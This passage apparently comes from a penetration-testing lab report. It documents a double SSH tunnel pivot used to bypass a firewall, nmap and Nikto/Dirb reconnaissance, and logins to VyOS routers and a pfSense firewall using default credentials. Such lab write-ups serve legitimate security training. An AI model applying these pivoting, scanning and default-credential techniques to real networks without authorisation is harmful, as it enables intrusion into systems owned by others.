Keeping the same tunnel to the 242 machines, the same tunneling process began on the 192.168.0.66 machine. The full results for this subnet calculation can be seen in **Appendix C Figure 3-12**. This would make a double SSH tunnel. Accessing the root account again from the previous step, ipv4 forwarding was enabled as in the previous SSH tunnel stage within the 'forwarding' file. The sshd_config file was edited to permit tunneling and the ssh service was restarted to enforce the new changes. Instead of specifying the *'-w0:0'* switch to create a tunnel on the client and server, a new tunnel interface would need to be created so *'w1:1'* was used to create tun1 on both sides. For the tunnel interfaces this was given a network address of 3.3.3.0/30, which meant only two usable hosts of 3.3.3.1/30 and 3.3.3.2/30. These were set up on the client and server and instead of specifying tun0 it was tun1. Once this was successfully set up and both machines were able to ping each interface on tun1, the routes on the Kali machine were modified so that instead of routing to the 192.168.0.64/27 subnet under tun0, it would route to a single host 192.168.0.66/27 under tun0. This would mean traffic for the subnets that would need to be accessed would be sent under tun1 and allow for these network addresses to be scanned. The routes for these two subnets were deleted and instead placed under the tun1 interface. Then, on the 66 machine the iptables command was used under the eth0 interface to allow NAT to be implemented:

Figure 1-40 Double SSH Tunnel from the 192.168.0.242/30 Interface to 192.168.0.66/27 Setup to Bypass Firewall

```
root@xadmin-virtual-machine:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:15
          inet addr:192.168.0.66  Bcast:192.168.0.95  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:415/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4409 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3143 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:349371 (349.3 KB)  TX bytes:287817 (287.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:196 errors:0 dropped:0 overruns:0 frame:0
          TX packets:196 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:15640 (15.6 KB)  TX bytes:15640 (15.6 KB)
```

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
PermitTunnel yes
StrictModes yes
```

```
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# cat /proc/sys/net/ipv4/conf/all/forwarding
1
root@xadmin-virtual-machine:~#
```

```
root@xadmin-virtual-machine:~# sudo service ssh restart
ssh stop/waiting
ssh start/running, process 2703
root@xadmin-virtual-machine:~#
```

```
root@kali:~# ssh -w1:1 root@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Wed Dec 30 15:01:10 2020 from 192.168.0.242
root@xadmin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:15 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.66/27 brd 192.168.0.95 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:415/64 scope link
       valid_lft forever preferred_lft forever
3: tun1: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
root@xadmin-virtual-machine:~# ip addr add 3.3.3.2/30
Not enough information: "dev" argument is required.
root@xadmin-virtual-machine:~# ip addr add 3.3.3.2/30 dev tun1
root@xadmin-virtual-machine:~# ip link set tun1 up
root@xadmin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:15 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.66/27 brd 192.168.0.95 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:415/64 scope link
       valid_lft forever preferred_lft forever
3: tun1: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
    inet 3.3.3.2/30 scope global tun1
       valid_lft forever preferred_lft forever
root@xadmin-virtual-machine:~#
```

```
root@kali:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:00:04:27 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.200/27 brd 192.168.0.223 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:427/64 scope link
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
    inet 1.1.1.1/30 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::548e:1b5d:388:a6af/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
7: tun1: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
root@kali:~# ip addr add 3.3.3.1/30 dev tun1
root@kali:~# ip link set tun1 up
root@kali:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:00:04:27 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.200/27 brd 192.168.0.223 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:427/64 scope link
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
    inet 1.1.1.1/30 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::548e:1b5d:388:a6af/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
7: tun1: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
    inet 3.3.3.1/30 scope global tun1
       valid_lft forever preferred_lft forever
    inet6 fe80::b8c1:e030:53dd:8da2/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
root@kali:~#
```

```
root@kali:~# route add -host 192.168.0.66 tun0
```

```
root@kali:~# ip route
default via 192.168.0.193 dev eth0 onlink
1.1.1.0/30 dev tun0 proto kernel scope link src 1.1.1.1
192.168.0.64/27 dev tun0 scope link
192.168.0.66 dev tun0 scope link
192.168.0.96/27 dev tun0 scope link
192.168.0.192/27 dev eth0 proto kernel scope link src 192.168.0.200
root@kali:~# ip route del 192.168.0.64/27
root@kali:~# ip route
default via 192.168.0.193 dev eth0 onlink
1.1.1.0/30 dev tun0 proto kernel scope link src 1.1.1.1
192.168.0.66 dev tun0 scope link
192.168.0.96/27 dev tun0 scope link
192.168.0.192/27 dev eth0 proto kernel scope link src 192.168.0.200
root@kali:~# ip route del 192.168.0.96/27
root@kali:~#
```

```
root@kali:~# route add -net 192.168.0.64/27 tun1
root@kali:~# route add -net 192.168.0.96/27 tun1
root@kali:~#
```

```
root@kali:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.0.193   0.0.0.0         UG    0      0        0 eth0
1.1.1.0         0.0.0.0         255.255.255.252 U     0      0        0 tun0
3.3.3.0         0.0.0.0         255.255.255.252 U     0      0        0 tun1
192.168.0.64    0.0.0.0         255.255.255.224 U     0      0        0 tun1
192.168.0.66    0.0.0.0         255.255.255.255 UH    0      0        0 tun0
192.168.0.96    0.0.0.0         255.255.255.224 U     0      0        0 tun1
192.168.0.192   0.0.0.0         255.255.255.224 U     0      0        0 eth0
root@kali:~#
```

```
root@kali:~# traceroute 192.168.0.66
traceroute to 192.168.0.66 (192.168.0.66), 30 hops max, 60 byte packets
 1  1.1.1.2 (1.1.1.2)  8.917 ms  8.856 ms  8.829 ms
 2  192.168.0.241 (192.168.0.241)  9.432 ms  9.424 ms  9.413 ms
 3  192.168.0.97 (192.168.0.97)  9.693 ms  9.681 ms  9.666 ms
 4  192.168.0.66 (192.168.0.66)  9.862 ms  11.199 ms  11.192 ms
root@kali:~#
```

```
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 3.3.3.0/30 -o eth0 -j MASQUERADE
root@xadmin-virtual-machine:~#
```

Successfully performing this allowed the Kali machine to scan the 192.168.0.64/27 and 192.168.0.96/27 subnets. An NMAP scan was ran against the 192.168.0.64/27 subnet, which can be seen here:

Figure 1-41 NMAP Scan Against 192.168.0.64/27 Subnet

```
root@kali:~# nmap -sV 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-30 10:47 EST
Nmap scan report for 192.168.0.65
Host is up (0.0094s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.66
Host is up (0.0078s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 53.04 seconds
root@kali:~#
```

```
Nmap scan report for 192.168.0.65
Host is up (0.0018s latency).
Not shown: 993 closed ports, 29 open|filtered ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
Too many fingerprints match this host to give specific OS details
Network Distance: 5 hops
Service Info: Host: vyos
```

```
Nmap scan report for 192.168.0.66
Host is up (0.0024s latency).
Not shown: 1004 closed ports
PORT     STATE         SERVICE         VERSION
52/udp   open|filtered xns-time
69/udp   open|filtered tftp
71/udp   open|filtered netrjs-1
90/udp   open|filtered dnsix
106/udp  open|filtered 3com-tsmux
109/udp  open|filtered pop2
111/udp  open          rpcbind         2-4 (RPC #100000)
556/udp  open|filtered remotefs
557/udp  open|filtered openvms-sysipc
599/udp  open|filtered acp
629/udp  open          rpcbind         2-4 (RPC #100000)
631/udp  open|filtered ipp
661/udp  open|filtered hap
725/udp  open|filtered unknown
782/udp  open|filtered hp-managed-node
789/udp  open|filtered unknown
796/udp  open|filtered unknown
862/udp  open|filtered twamp-control
955/udp  open|filtered unknown
1023/udp open|filtered unknown
Too many fingerprints match this host to give specific OS details
Network Distance: 6 hops
```

The full services running on the 192.168.0.64/27 subnet can be seen here:

IP Address	TCP	UDP
192.168.0.65/27	23 – TELNET (VYOS telnetd) 80 – HTTP (lighthttpd 1.4.28) 443 - HTTPS	123 – NTP (NTP v4 unsynchronized) 161 – SNMP (SNMPv1 server; net-snmp SNMPv3 server (public))
192.168.0.66/27	22 – SSH (Open 6.6p1 Ubuntu 2ubuntu2.8 Ubuntu Linux; protocol 2.0) 111 – RPCBIND (2-4 RPC #100000) 2049 – NFS_ACL (2-3 RPC #100227)	111 – RPCBIND (2-4 RPC #100000) 629 – RPCBIND (2-4 RPC #100000) Ports 52 – 109, 556 – 599, 631 – 1023 Open / Filtered

The 192.168.0.65/27 interface was revealed to be VYOS router. The results for this subnet calculation can be seen in **Appendix C Figure 3-13**. This was logged onto and the following information was gained. The credentials were the same:

Figure 1-42 VYOS Router Results on 192.168.0.65/27 Interface

```
Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Aug 20 17:56:52 UTC 2020 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show
```

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth2             192.168.0.97/27                   u/u
eth3             192.168.0.65/27                   u/u
lo               127.0.0.1/8                       u/u
                 4.4.4.4/32
                 ::1/128
```

```
vyos@vyos:~$ show ip ospf
 OSPF Routing Process, Router ID: 4.4.4.4
 Supports only single TOS (TOS0) routes
 This implementation conforms to RFC2328
 RFC1583Compatibility flag is disabled
 OpaqueCapability flag is disabled
 Initial SPF scheduling delay 200 millisec(s)
 Minimum hold time between consecutive SPFs 1000 millisec(s)
 Maximum hold time between consecutive SPFs 10000 millisec(s)
 Hold time multiplier is currently 1
 SPF algorithm last executed 3h22m06s ago
 SPF timer is inactive
 Refresh timer 10 secs
 Number of external LSA 0. Checksum Sum 0x00000000
 Number of opaque AS LSA 0. Checksum Sum 0x00000000
 Number of areas attached to this router: 1

 Area ID: 0.0.0.1
   Shortcutting mode: Default, S-bit consensus: no
   Number of interfaces in this area: Total: 2, Active: 2
   Number of fully adjacent neighbors in this area: 1
   Area has no authentication
   Number of full virtual adjacencies going through this area: 0
   SPF algorithm executed 3 times
   Number of LSA 10
   Number of router LSA 2. Checksum Sum 0x00013cb6
   Number of network LSA 1. Checksum Sum 0x0000462e
   Number of summary LSA 7. Checksum Sum 0x0002a5ad
   Number of ASBR summary LSA 0. Checksum Sum 0x00000000
   Number of NSSA LSA 0. Checksum Sum 0x00000000
   Number of opaque link LSA 0. Checksum Sum 0x00000000
   Number of opaque area LSA 0. Checksum Sum 0x00000000
```

```
vyos@vyos:~$ show ip ospf interface
eth2 is up
  ifindex 2, MTU 1500 bytes, BW 0 Kbit <UP,BROADCAST,RUNNING,MULTICAST>
  Internet Address 192.168.0.97/27, Broadcast 192.168.0.127, Area 0.0.0.1
  MTU mismatch detection:enabled
  Router ID 4.4.4.4, Network Type BROADCAST, Cost: 10
  Transmit Delay is 1 sec, State DR, Priority 1
  Designated Router (ID) 4.4.4.4, Interface Address 192.168.0.97
  Backup Designated Router (ID) 5.5.5.5, Interface Address 192.168.0.98
  Saved Network-LSA sequence number 0x80000009
  Multicast group memberships: OSPFAllRouters OSPFDesignatedRouters
  Timer intervals configured, Hello 10s, Dead 40s, Wait 40s, Retransmit 5
    Hello due in 4.329s
  Neighbor Count is 1, Adjacent neighbor count is 1
eth3 is up
  ifindex 3, MTU 1500 bytes, BW 0 Kbit <UP,BROADCAST,RUNNING,MULTICAST>
  Internet Address 192.168.0.65/27, Broadcast 192.168.0.95, Area 0.0.0.1
  MTU mismatch detection:enabled
  Router ID 4.4.4.4, Network Type BROADCAST, Cost: 10
  Transmit Delay is 1 sec, State DR, Priority 1
  Designated Router (ID) 4.4.4.4, Interface Address 192.168.0.65
  No backup designated router on this network
  Multicast group memberships: OSPFAllRouters OSPFDesignatedRouters
  Timer intervals configured, Hello 10s, Dead 40s, Wait 40s, Retransmit 5
    Hello due in 4.329s
  Neighbor Count is 0, Adjacent neighbor count is 0
lo is up
  ifindex 1, MTU 65536 bytes, BW 0 Kbit <UP,LOOPBACK,RUNNING>
  OSPF not enabled on this interface
```

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth2, 03:22:30
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth2, 03:22:30
O   192.168.0.64/27 [110/10] is directly connected, eth3, 03:25:16
C>* 192.168.0.64/27 is directly connected, eth3
O   192.168.0.96/27 [110/10] is directly connected, eth2, 03:25:16
C>* 192.168.0.96/27 is directly connected, eth2
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth2, 03:22:30
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth2, 03:22:30
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth2, 03:22:30
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth2, 03:22:30
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth2, 03:22:30
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth2, 03:22:30
```

```
vyos@vyos:~$ show ip ospf route
============ OSPF network routing table ============
N IA 172.16.221.0/24       [50] area: 0.0.0.1
                           via 192.168.0.98, eth2
N IA 192.168.0.32/27       [40] area: 0.0.0.1
                           via 192.168.0.98, eth2
N    192.168.0.64/27       [10] area: 0.0.0.1
                           directly attached to eth3
N    192.168.0.96/27       [10] area: 0.0.0.1
                           directly attached to eth2
N IA 192.168.0.128/27      [30] area: 0.0.0.1
                           via 192.168.0.98, eth2
N IA 192.168.0.192/27      [50] area: 0.0.0.1
                           via 192.168.0.98, eth2
N IA 192.168.0.224/30      [40] area: 0.0.0.1
                           via 192.168.0.98, eth2
N IA 192.168.0.228/30      [30] area: 0.0.0.1
                           via 192.168.0.98, eth2
N IA 192.168.0.232/30      [20] area: 0.0.0.1
                           via 192.168.0.98, eth2
N    192.168.0.240/30      [20] area: 0.0.0.1
                           via 192.168.0.98, eth2

============ OSPF router routing table =============
R    5.5.5.5               [10] area: 0.0.0.1, ABR
                           via 192.168.0.98, eth2

============ OSPF external routing table ===========
```

Other results can be seen in **Appendix A Figure 1-43**. The OSPF routing table showed that the 192.168.0.96/27 subnet was directly connected on the eth2 interface of the VYOS router. This was then scanned using NMAP:

Figure 1-44 NMAP scan against 192.168.0.96/27

```
root@kali:~# nmap -sV 192.168.0.96/27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-30 11:02 EST
Nmap scan report for 192.168.0.97
Host is up (0.015s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.98
Host is up (0.0064s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  (generic dns response: REFUSED)
80/tcp   open  http    nginx
2601/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please submit the following finger
print at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=12/30%Time=5FECA4B8%P=x86_64-pc-linux-gnu%r(DNS
SF:VersionBindReqTCP,E,"\0\x0c\0\x06\x81\x05\0\0\0\0\0\0\0")%r(DNSStatus
SF:RequestTCP,E,"\0\x0c\0\0\x90\x05\0\0\0\0\0\0\0");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 45.32 seconds
root@kali:~#
```

The full services running on the 192.168.0.96/27 subnet were:

IP Address	TCP	UDP
192.168.0.97/27	23 – TELNET (VYOS telnetd) 80 – HTTP (light httpd 1.4.28) 443 – HTTPS	123 – NTP (NTP v4 unsynchronized) 161 – SNMP (net-snmp; net-snmp SNMPv3 server) 979 Closed Ports 43 Open / Filtered Ports
192.168.0.98/27	53 – DNS 80 – HTTP 2601 – QUAGGA (Quagga routing software 1.2.1 Derivative of GNU Zebra) 2604 – QUAGGA (Quagga routing software 1.2.1 Derivative of GNU Zebra) 2605 – QUAGGA (Quagga routing software 1.2.1 Derivative of GNU Zebra)	53 – DNS 123 – NTP (NTP v4 secondary server) 1022 Open / Filtered Ports

The full results for the 192.168.0.97/27 host subnet calculation can be seen in **Appendix C Figure 3-14**. The full results for the 192.168.0.98/27 subnet calculation can be seen in **Appendix C Figure 3-15**. The 192.168.0.97/27 interface was running telnet and was revealed to be a VYOS router. This was logged onto:

Figure 1-45 VYOS Router Results on 192.168.0.97/27 Interface

```
root@kali:~# telnet 192.168.0.97
Trying 192.168.0.97 ...
Connected to 192.168.0.97.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Wed Dec 30 15:51:56 UTC 2020 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth2, 03:37:45
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth2, 03:37:45
O   192.168.0.64/27 [110/10] is directly connected, eth3, 03:40:31
C>* 192.168.0.64/27 is directly connected, eth3
O   192.168.0.96/27 [110/10] is directly connected, eth2, 03:40:31
C>* 192.168.0.96/27 is directly connected, eth2
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth2, 03:37:45
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth2, 03:37:45
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth2, 03:37:45
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth2, 03:37:45
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth2, 03:37:45
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth2, 03:37:45
```

```
vyos@vyos:~$ show ip ospf route
============ OSPF network routing table ============
N IA 172.16.221.0/24       [50] area: 0.0.0.1
                           via 192.168.0.98, eth2
N IA 192.168.0.32/27       [40] area: 0.0.0.1
                           via 192.168.0.98, eth2
N    192.168.0.64/27       [10] area: 0.0.0.1
                           directly attached to eth3
N    192.168.0.96/27       [10] area: 0.0.0.1
                           directly attached to eth2
N IA 192.168.0.128/27      [30] area: 0.0.0.1
                           via 192.168.0.98, eth2
N IA 192.168.0.192/27      [50] area: 0.0.0.1
                           via 192.168.0.98, eth2
N IA 192.168.0.224/30      [40] area: 0.0.0.1
                           via 192.168.0.98, eth2
N IA 192.168.0.228/30      [30] area: 0.0.0.1
                           via 192.168.0.98, eth2
N IA 192.168.0.232/30      [20] area: 0.0.0.1
                           via 192.168.0.98, eth2
N    192.168.0.240/30      [20] area: 0.0.0.1
                           via 192.168.0.98, eth2

============ OSPF router routing table =============
R    5.5.5.5               [10] area: 0.0.0.1, ABR
                           via 192.168.0.98, eth2

============ OSPF external routing table ===========
```

Other results can be seen in **Appendix A Figure 1-46**. The next step was to investigate 192.168.0.98/27, which was running HTTP. Nikto and Dirb were ran against the web server, which can be seen here:

Figure 1-47 Nikto and Dirb results against 192.168.0.98/27


```
root@kali:~# nikto -h 192.168.0.98
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.98
+ Target Hostname:    192.168.0.98
+ Target Port:        80
+ Start Time:         2020-12-30 11:30:55 (GMT-5)
---------------------------------------------------------------------------
+ Server: nginx
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms
 of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-3092: /xmlrpc.php: xmlrpc.php was found.
+ /help.php: A help file was found.
+ 7915 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2020-12-30 11:32:00 (GMT-5) (65 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~#
```

```
root@kali:~# dirb http://192.168.0.98

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Dec 30 11:32:24 2020
URL_BASE: http://192.168.0.98/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.98/ ----
==> DIRECTORY: http://192.168.0.98/classes/
==> DIRECTORY: http://192.168.0.98/css/
+ http://192.168.0.98/favicon.ico (CODE:200|SIZE:1406)
==> DIRECTORY: http://192.168.0.98/includes/
+ http://192.168.0.98/index.php (CODE:200|SIZE:3972)
==> DIRECTORY: http://192.168.0.98/js/
==> DIRECTORY: http://192.168.0.98/vendor/
==> DIRECTORY: http://192.168.0.98/widgets/
+ http://192.168.0.98/xmlrpc.php (CODE:200|SIZE:384)

---- Entering directory: http://192.168.0.98/classes/ ----

---- Entering directory: http://192.168.0.98/css/ ----
==> DIRECTORY: http://192.168.0.98/css/fonts/

---- Entering directory: http://192.168.0.98/includes/ ----
^[[A^[[A^[[A
^[[A^[[A^[[A
^[[A^[[A^[[A

---- Entering directory: http://192.168.0.98/js/ ----

---- Entering directory: http://192.168.0.98/vendor/ ----
==> DIRECTORY: http://192.168.0.98/vendor/jquery/
==> DIRECTORY: http://192.168.0.98/vendor/tree/

---- Entering directory: http://192.168.0.98/widgets/ ----
==> DIRECTORY: http://192.168.0.98/widgets/include/
==> DIRECTORY: http://192.168.0.98/widgets/javascript/
==> DIRECTORY: http://192.168.0.98/widgets/widgets/
```

```
---- Entering directory: http://192.168.0.98/css/fonts/ ----

---- Entering directory: http://192.168.0.98/vendor/jquery/ ----

---- Entering directory: http://192.168.0.98/vendor/tree/ ----

---- Entering directory: http://192.168.0.98/widgets/include/ ----

---- Entering directory: http://192.168.0.98/widgets/javascript/ ----

---- Entering directory: http://192.168.0.98/widgets/widgets/ ----

-----------------
END_TIME: Wed Dec 30 11:37:57 2020
DOWNLOADED: 59956 - FOUND: 3
```


Browsing to this website, it was revealed to a PFSENSE firewall. A brute force attack was considered as on browsing to this page it was a login page. However, the default credentials on PFSENSE firewall is *'admin/pfsense'*, which was revealed to be the true credentials.

